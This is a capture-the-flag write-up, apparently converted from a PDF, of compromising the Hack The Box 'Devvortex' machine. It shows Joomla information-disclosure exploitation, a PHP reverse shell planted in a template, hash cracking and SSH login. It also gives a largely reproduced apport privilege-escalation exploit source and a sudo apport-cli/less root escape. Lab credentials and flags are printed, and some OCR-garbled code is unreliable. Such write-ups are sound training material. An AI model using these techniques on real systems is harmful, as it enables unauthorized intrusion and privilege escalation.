
## **Devvortex**



**IP**: 10.129.99.22

# Info Gathering


# **Initial Setup**

```
# Make directory to save files
mkdir ~/HTB/Boxes/Devvortex
cd ~/HTB/Boxes/Devvortex
# Open a tmux session
tmux new -s Devvortex
# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P
# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/competitive_tobor.ovpn
# Create Metasploit Workspace
msfconsole
workspace -a Devvortex
workspace Devvortex
setg LHOST 10.10.14.98
setg LPORT 1337
setg RHOST 10.129.99.22
setg RHOSTS 10.129.99.22
setg SRVHOST 10.10.14.98
setg SRVPORT 9000
use multi/handler
```

# **Enumeration**

```
# Add enumeration info into workspace
db_nmap -sC -sV -0 -A 10.129.99.22 -oN devvortex.nmap
```

## **Hosts**



## Services

```
Services
                                state info
host
             port
                   proto
                          name
10.129.99.22
                                       OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 Ubuntu Linux; protocol 2.0
             22
                   tcp
                          ssh
                                open
10.129.99.22 80
                   tcp
                          http open
                                       nginx 1.18.0 Ubuntu
```

# **Gaining Access**

In my nmap scan results I see there is a redirect from 10.129.99.22 to devvortex.htb


## **Sceenshot Evidence**

```
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on i
```

I added this to my /etc/hosts file

```
# Modify File
vim /etc/hosts
# Add Line
10.129.99.22 devvortex.htb
```

## **Screenshot Evidence**



I browsed what was used to build the site and looked through Burp URIs and did not see anyway in yet. There were only HTML pages and no real server side executions going on so I began fuzzing First I searched for subdomains


```
# Command Executed
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.devvortex.htb' -u
http://devvortex.htb -c -ac
```

This discovered a domain dev.devvortex.htb

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.
       v2.1.0-dev
 :: Method
                     : GET
 :: URL
                     : http://devvortex.htb
                     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.tx
 :: Wordlist
                     : Host: FUZZ.devvortex.htb
   Header
   Follow redirects : false
 :: Calibration
                       true
                     : 10
 :: Timeout
 :: Threads
                     : 40
   Matcher
                     : Response status: 200-299,301,302,307,401,403,405,500
                        [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 102ms]
dev
:: Progress: [4989/4989] :: Job [1/1] :: 189 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

I added it to my /etc/hosts file

## **Screenshot Evidence**



I next attempted to reach an error page to discover site hosting technologies and versions and found the following error page

LINK: http://dev.devvortex.htb/http://dev.devvortex.htb/portfolio-details.html

# The requested page can't be found.

An error has occurred while processing your request.

You may not be able to visit this page because of:

- an out-of-date bookmark/favourite
- a mistyped address
- a search engine that has an out-of-date listing for this site
- you have no access to this page

Go to the Home Page


## <u>Home Page</u>

If difficulties persist, please contact the website administrator and report the error below.

404 Page not found

I found another error page at <a href="http://dev.devvortex.htb/.htaccess">http://dev.devvortex.htb/.htaccess</a> giving me the nginx version 1.18.0 telling me this is on a n Ubuntu server

## **Screenshot Evidence**



# 403 Forbidden

nginx/1.18.0 (Ubuntu)

In the page source of this error page I discovered that Joomla is being used

```
掻 view-source:http://dev.devvortex.htb/http://dev.devvortex.htb/portfo
Kali Linux 🧥 Kali Tools 🧧 Kali Docs 💢 Kali Forums 🦪 Kali NetHunter 🛸 Exploit-DB 🐞 Google Hacking D
1 <!DOCTYPE html>
  <html lang="en-gb" dir="ltr">
2
3
4
        <meta charset="utf-8">
5
       <meta name="viewport" content="width=device-width, initial-scale=1">
       <meta name="generator" content="Joomla! - Open Source Content Management">
<title>Error: 404</title>
       <link href="/media/system/images/joomla-favicon.svg" rel="icon" type="image/svg+xml">
8
       k href="/media/system/images/favicon.ico" rel="alternate icon" type="image/vnd.microsoft.ico"
k href="/media/system/images/favicon.ico" rel="alternate icon" type="image/vnd.microsoft.ico"
k href="/media/system/images/joomla-favicon-pinned.svg" rel="mask-icon" color="#000">
9
10
11
       <link href="/media/system/css/joomla-fontawesome.min.css" rel="lazy-stylesheet" /><noscript><link</pre>
12
13
       <link href="/media/vendor/joomla-custom-elements/css/joomla-alert.min.css?0.2.0" rel="stylesheet</pre>
       <style>:root {
14
15
            --hue: 214;
16
            --template-bg-light: #f0f4fb;
17
            --template-text-dark: #495057;
18
            --template-text-light: #ffffff;
19
            --template-link-color: #2a69b8;
20
            --template-special-color: #001B4C;
21
22
       }</style>
23
       <script type="application/json" class="joomla-script-options new">{"joomla.jtext":{"ERROR":"Error
24
25
       <script src="/media/system/js/core.min.js?bea7b244e267b04087cedcf531f6fe827a8e101f"></script>
       <script src="/media/system/js/messages-es5.min.js?70b6651d6deab46dc8a25f03338f66f540cc62e2" nomoo</pre>
26
       <script src="/media/system/js/messages.min.js?7425e8d1cb9e4f061d5e30271d6d99b085344117" type="mod</pre>
```

I attempted the following URLs in search of version info and was successful

http://dev.devvortex.com/VERSION http://dev.devvortex.com/README http://dev.devvortex.com/README.md http://dev.devvortex.com/README.txt

I discovered Joomla version 4.x is being used **LINK**: <a href="http://dev.devvortex.htb/README.txt">http://dev.devvortex.htb/README.txt</a>

## Screenshot Evidence

```
Joomla! CMS™

1- Overview

* This is a Joomla! 4.x installation/upgrad

* Joomla! Official site: https://www.joomla

* Joomla! 4.2 version history - https://doc

* Detailed changes in the Changelog: https:
```

I searched exploitdb for possilbe exploits and found a 2023 CVE for Unauthenticated Information Disclosure

```
# Command Executed
searchsploit joomla 4. | grep -v "Component"
searchsploit -x 51334.py
searchsploit -m 51334.py
```

```
root@ kali)-[~/HTB/Boxes/Devvortex]
   searchsploit joomla 4. | grep -v "Component"
Exploit Title
  mla HikaShop 4.7.4 - Reflected XSS
oomla iProperty Real Estate 4.1.1 - Reflected XSS
      JCK Editor 6.4.4 - 'parent' SQL Injection (2)
Plugin Simple Image Gallery Extended (SIGE) 3.5.3
      VirtueMart Shopping Cart 4.0.12 - Reflected XSS
     ! 1.0.7 / Mambo 4.5.3 - 'feed' Full Path Disclosur
    a! 1.5 < 3.4.5 - Object Injection Remote Command Ex
a! 1.5 < 3.4.6 - Object Injection 'x-forwarded-for'</pre>
       1.5.x - 'Token' Remote Admin Change Password
        1.6.3 - Multiple Cross-Site Scripting Vulnerabil
       3.2.x < 3.4.4 - SQL Injection
3.4.4 < 3.6.4 - Account Creation / Privilege Esc
       3.4.6 - 'configuration.php' Remote Code Execution
        3.4.6 - Remote Code Execution
       3.4.6 - Remote Code Execution (Metasploit)
        com_booking component 2.4.9 - Information Leak (
        com_hdwplayer 4.2 - 'search.php' SQL Injection
       Extension UIajaxIM 1.1 - JavaScript Execution
     ! Plugin Captcha 4.5.1 - Local File Disclosure
       v4.2.8 - Unauthenticated information disclosure
```

It is labeled as a python script but examining the contents I see this is actually a ruby script

## **Screenshot Evidence**

```
(root@ kali)-[~/HTB/Boxes/Devvortex]
# head -3 51334.py
#!/usr/bin/env ruby
```

I executed the payload and was able to return credentials

```
# Command Executed
ruby 51334.py http://dev.devvortex.htb
```

```
root® kali)-[~/HTB/Boxes/Devvortex]
    ruby 51334.py http://dev.devvortex.htb
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg@t1n5r3c@n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```


**DB USER**: lewis

DB PASS: P4ntherg0t1n5r3c0n##


**DB NAME**: joomla **DB PREFIX**: sd4fg

I also discovered lewis is super user and logan paul is another user
I checked Burp for a possible login location and found <a href="http://dev.devvortex.htb/administrator/">http://dev.devvortex.htb/administrator/</a>

## **Screenshot Evidence**




I found the login page at that location



I was able to successfully login as Lewis

## **Screenshot Evidence**



I have exploited WordPress sites before by creating an Error page that executes a PHP reverse shell. I was able to do the same thing in this instance by modifying the error page I navigated there by going to System > Site Templates > Cassiopeia Details and Files > error.php


**LINK**: <a href="http://dev.devvortex.htb/administrator/index.php?">http://dev.devvortex.htb/administrator/index.php?</a>
<a href="mailto:option=com">option=com</a> templates&view=template&id=223&file=L2Vycm9yLnBocA%3D%3D&isMedia=0</a>

I copied the contents of the Pentest Monkey PHP Reverse Shell

```
# Command Executed
cat /usr/share/webshells/php/php-reverse-shell.php | xclip -selection clipboard
```

I then pasted the contents into the error.php page and modified the LHOST and LPORT values

#### **Screenshot Evidence**



I started a listener and clicked, then clicked "Save & Close" This caught the shell

## Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
devvortex
$ hostname -I
10.129.99.22 dead:beef::250:56ff:feb0:26a7
$ |
[Devvortex0:openvpn 1:msf* 2:ffuf 3:bash-
```

I saw in the home directory that logan has a profile created I logged into the MySQL database to see if I could dump a hash of his password

```
# Commands Executed
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
mysql -u lewis -p
Enter Password: P4ntherg0t1n5r3c0n##
show databases;
use joomla;
show tables;
select id,name,username,password from sd4fg_users;
```

## **Screenshot Evidence**

I was able to crack logan pauls hash

```
# John Method Executed
echo '$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12' > logan.hash
john -w=/usr/share/wordlists/rockyou.txt logan.hash
# Hashcat Method
hashcat -m 3200 logan.hash /usr/share/wordlists/rockyou.txt
```

#### Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Devvortex]
# john -w=/usr/share/wordlists/rockyou.txt logan.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho (?)
1g 0:00:00:14 DONE (2023-11-26 14:01) 0.06877g/s 96.56p/s 96.56c/s
Use the "--show" option to display all of the cracked passwords rel
Session completed.
```

**USER**: logan

**PASS**: tequieromucho

I was then able to SSH in as logan

```
# OpenSSH way
ssh logan@devvortex.htb
Password: tequieromucho

# Metasploit Way
use scanner/ssh/ssh_login
set USERNAME logan
set PASSWORD tequieromucho
set STOP_ON_SUCCESS true
run
```

## **Screenshot Evidence**

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.99.22:22 - Starting bruteforce
[+] 10.129.99.22:22 - Success: 'logan:tequieromucho' '
:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 6 opened (10.10.14.98:35309 → 10.129.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |
[Devvortex0:openvpn 1:msf* 2:ffuf 3:bash-
```

I was then able to read the user flag

```
# Commands Executed
cat ~/user.txt
#RESULTS
ef050562e8f75e586945c276cc4a977d
```

#### Screenshot Evidence

```
msf6 auxiliary(scanne)
                               login) > sessions -i 6
[*] Starting interaction with 6 ...
python3 -c 'import pty;pty.spawn("/bin/bash")'
logan@devvortex:~$ id
id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
logan@devvortex:~$ hostname
hostname
devvortex
logan@devvortex:~$ hostname -I
hostname -I
10.129.99.22 dead:beef::250:56ff:feb0:26a7
logan@devvortex:~$ cat ~/user.txt
cat ~/user.txt
ef050562e8f75e586945c276cc4a977d
logan@devvortex:~$
[Devvortex0:openvpn
                      :msf* 2:ffuf 3:bash-
```

**USER FLAG**: ef050562e8f75e586945c276cc4a977d

## **PrivEsc**

I checked my sudo permissions and discovered I can execute /usr/bin/apport-cli as root

```
# Command Executed sudo -l
```

## **Screenshot Evidence**

```
logan@devvortex:~$ sudo -l
sudo -l
[sudo] password for logan: tequieromucho

Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User logan may run the following commands on devvortex:
        (ALL: ALL) /usr/bin/apport-cli
logan@devvortex:~$
[Devvortex0:openvpn 1:msf* 2:ffuf 3:bash-
```

A Google search returned a result for this binary so I checked the version of apport-cli being used and saw it is 2.20.11

REFERENCE: https://www.systutorials.com/docs/linux/man/1-apport-cli/

```
# Command Executed
sudo /usr/bin/apport-cli -v
```

## **Screenshot Evidence**

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -v
sudo /usr/bin/apport-cli -v
2.20.11
logan@devvortex:~$ |
[Devvortex0:openvpn 1:msf* 2:ffuf 3:bash-
```

I discovered a Privilege Escalation vulnerability in ExploitDB **NOTE**: THIS WILL NOT WORK IF YOU WISH TO SAVE TIME SKIP TO END

```
# Command Executed
searchsploit apport 2.0
searchsploit -x linux/local/49572.txt
searchsploit -m linux/local/49572.txt
```

```
(root@kali)-[~/HTB/Boxes/Devvortex]
# searchsploit apport 2.20
Exploit Title
Apport 2.20 - Local Privilege Escalation
Shellcodes: No Results
```

I created the Makefile file by copying out the file from 49572.txt

### **Contents of Makefile**

```
.PHONY: all clean
CC = gcc
CFLAGS=
NASM=nasm
NASM_FLAGS=-f elf64
ID=Id
all: exploit crash decoy
exploit: exploit.c
     $(CC) -o $@ $< $(CFLAGS)
     chmod +x $@
crash: crash.o
     $(LD) $^ -o $@
decoy: decoy.o
     $(LD) $^ -o $@
crash.o: crash.asm
     $(NASM) $(NASM_FLAGS) $^
decoy.o: decoy.asm
     $(NASM) $(NASM_FLAGS) $^
     rm exploit decoy crash *.o
```

I created crash.asm file by copying out the file from 49572.txt and modified LHOST and LPORT values to fit my attack machine

## Contents of crash.asm

I created crash.asm file by copying out the file from 49572.txt

## Contents of decoy.asm

```
section .text
global _start
_start:
mov dword [0], 0
```

I created the exploit.c file by copying out the file from 49572.txt

## Contents of exploit.c

```
#include <unistd.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#define PID THRESHOLD
int read_max_pid_file()
{
         FILE *fd = 0;
         char buf[256];
          fd = fopen("/proc/sys/kernel/pid_max", "r");
          fread(buf, sizeof(buf), 1, fd);
          fclose(fd);
          return atoi(buf);
}
void write_to_fifo_file(char * path)
{
         FILE *fd = 0;
         char buf[] = "A";
          fd = fopen(path, "w");
          fwrite(buf, sizeof(buf), 1, fd);
          fclose(fd);
          return;
}
int main(int argc, char *argv[])
{
          int iteration = 0;
          pid_t crash_pid = -1, temp_pid = -1, spray_pid = -1;
          int current_pid = 0, max_pid = 0;
                   int total_pid =
0;
         char *crash_argv[] = {"crash", NULL};
char *sudo_argv[] = {"sudo", "-S", "sud", NULL};
          char current_dir[1024] = {0};
          char exec_bu\overline{f}[2048] = \{0\};
          char crash_buf[2048] = {0};
          struct stat sb = {0} ;
          int null_fd = -1;
         signal(SIGCHLD, SIG_IGN);
getcwd(current_dir, sizeof(current_dir));
getcwd(current_dir, sizeof(current_dir));
         snprintf(exec_buf, sizeof(exec_buf), "%s/%s", current_dir, "a\rUid: 0\rGid: 0");
snprintf(crash_buf, sizeof(crash_buf), "%s/%s", current_dir, "crash");
          chdir("/etc/logrotate.d/");
```

```
// Creating the crash program
        if (0 == stat(crash_buf, &sb) && sb.st_mode & S_IXUSR)
                crash pid = fork();
                if (0 == crash_pid)
                {
                         execve(crash_buf, crash_argv, NULL);
                        exit(0);
                else if(-1 == crash_pid)
                         printf("[-] Could not fork program\n");
                         return 1:
                }
        }
        else
                printf("[-] Please check crash file executable.");
                return 1;
        max_pid = read_max_pid_file();
        printf("[*] crash pid: %d\n", crash_pid);
        printf("[*] max pid: %d\n", max_pid);
        printf("[*] Creating ~%d PIDs\n", max_pid);
    printf("[*] Forking new processes\n");
        sleep(3);
        // Iterating through max_pid to almost reach the crash program pid
        while (iteration < max_pid - 1)</pre>
                // Print progress of forks
                if(0 == (iteration % (int)(max_pid / 5000)))
                {
                         printf("\rIteration: %d/%d", iteration + 1, max pid);
                         fflush(stdout);
                temp_pid = -1;
                temp_pid = fork();
                if (0 == temp_pid)
                {
                         exit(0);
                else if (temp_pid > 0)
                         iteration++;
                         // We should stop before the crash pid to avoid other processes created meanwhile to
interfere the exploit process
                         if ( temp_pid < crash_pid && crash_pid - temp_pid < PID_THRESHOLD)</pre>
                         {
                                 printf("\rIteration: %d/%d\n", iteration + 1, max_pid);
                                 fflush(stdout);
                                 printf("[+] less then %d pid from the target: last fork=%d , target: %d\n",
PID_THRESHOLD, temp_pid, crash_pid);
                else if (-1 == temp pid)
                {
                         printf("[-] Could not fork temp programs\n");
                }
        }
        printf("[*] Crashing the crash program\n");
        kill(crash_pid, SIGSEGV); // From Now on the seconds apport will launch and we have 30 seconds to
exploit it
        sleep(5);
        printf("[*] Killing the crash program\n");
        kill(crash_pid, SIGKILL);
        sleep(3);
        // Now crash pid is free and we need to occupy it
        for(int i=0; i < PID_THRESHOLD ; i++)</pre>
                spray_pid = fork();
                if (0 == spray_pid)
```

```
{
                         if (crash_pid == getpid())
                                  null fd = open("/dev/null", 0 WRONLY);
                                  dup2(null_fd, 1);
                                 dup2(null_fd, 2);
close(null_fd);
                                  printf("[+] Creating suid process\n");
                                  execve(exec_buf, sudo_argv, NULL);
                         exit(0);
                }
        sleep(3);
        printf("[*] Writing to fifo file\n");
        write_to_fifo_file(argv[1]);
        // Now the first apport released and the second apport resumed
        printf("[+] Wrote core file to cwd!\n");
        sleep(10); // Waiting for the second apport to finish execution
        return 0;
}
```

I created the exploit.sh file by copying it out of 49572.txt **Contents of exploit.sh** 

```
#!/usr/bin/sh
echo "[*] Running exploit"
touch /var/crash/test.log
ulimit -c unlimited
if [ ! -d "~/.config/apport" ]; then
        echo "[*] Settings directory not exists"
        echo "[*] Creating settings directory"
        mkdir -p ~/.config/apport
if [ ! -f "~/.config/apport/settings" ] ; then
        echo "[*] Settings file not exists"
        echo "[main]\nunpackaged=true\n" > ~/.config/apport/settings
echo "[+] Settings file created"
fi
DECOY_PATH=`realpath ./decoy`
DECOY CRASH NAME=`echo "${DECOY PATH}.${MY UID}.crash" | sed 's/\// /g'`
DECOY CRASH PATH="/var/crash/${DECOY CRASH NAME}"
if [ -f $DECOY_CRASH_PATH ] || [ -p $DECOY_CRASH_PATH ] ; then
        echo "[*] decoy crash exists deleting the file"
        rm $DECOY_CRASH_PATH
mkfifo $DECOY CRASH PATH
echo "[+] FIFO file created"
./decov 2>&1 >/dev/null &
killall -SIGSEGV ./decoy
echo "[+] Decoy process created"
SUDO PATH=`which sudo
ln -s $SUD0 PATH "linkchange"
python3 -c "import os; os.rename('./linkchange', 'a\rUid: 0\rGid: 0')"
echo "[+] symlink to sudo created"
./exploit $DECOY_CRASH_PATH
rm $DECOY_CRASH_PATH
sleep 5
if [ -f "/etc/logrotate.d/core" ]; then
```

I performed the steps to compile the exploit on my machine

```
# Commands Executed on Attack Machine
sudo apt-get install build-essential nasm gcc
make
```

## **Screenshot Evidence**

```
(root@kali)-[~/HTB/Boxes/Devvortex]

# make
gcc -o exploit exploit.c
chmod +x exploit
nasm -f elf64 crash.asm
ld crash.o -o crash
nasm -f elf64 decoy.asm
ld decoy.o -o decoy
```

I started a listener

```
# Netcat Way
nc -lvnp 1336

# Metasploit Way
use multi/handler
set LHOST 10.10.14.98
set LPORT 1336
run -j
```

I uploaded the files to the target machine

```
# Commands Executed
scp crash.o decoy crash exploit.sh exploit logan@devvortex.htb:/tmp/
Password: tequieromucho
ssh logan@devvortex.htb
Password: tequieromucho
```

```
(root@kali)-[~/HTB/Boxes/Devvortex]

# scp crash.o decoy crash exploit.sh exploit I
The authenticity of host 'devvortex.htb (10.129.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxN
This key is not known by any other names.
Are you sure you want to continue connecting (ye
Warning: Permanently added 'devvortex.htb' (ED25.
logan@devvortex.htb's password:
crash.o
decoy
crash
exploit.sh
exploit
```

I then executed the exploit

```
# Commands Executed
cd /tmp
chmod +x exploit.sh
./exploit.sh
```

The GLIBC\_2.34 was not found on the target which is required by the exploit to run so I had to find another method

A Google search led me to a simpler method of exploitation

REFERENCE: https://github.com/canonical/apport/commit/e5f78cc89f1f5888b6a56b785dddcb0364c48ecb

I was able to upgrade my privilges using this issue

```
# Command Executed
sudo /usr/bin/apport-cli -c /bin/chfn less
Password: tequieromucho
Please Choose (S/V/K/I/C): V
!sh
```

I could then read the root flag

```
# Commands Executed
cat /root/root.txt
#RESULTS
82df4ab0c17f61fbcf8e5e1aa35d4c63
```

```
logan@devvortex:/tmp$ sudo /usr/bin/apport-cli -c /bin/chfn less
[sudo] password for logan:
*** Collecting problem information
The collected information can be sent to the developers to improve the
application. This might take a few minutes.
*** Send problem report to the developers?
After the problem report has been sent, please fill out the form in the
automatically opened web browser.
What would you like to do? Your options are:
  S: Send report (1.6 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
devvortex
# hostname -I
10.129.99.22 dead:beef::250:56ff:feb0:26a7
# cat /root/root.txt
82df4ab0c17f61fbcf8e5e1aa35d4c63
```

**ROOT FLAG**: 82df4ab0c17f61fbcf8e5e1aa35d4c63

[Devvortex0:openvpn 1:msf- 2:ssh\* 3:less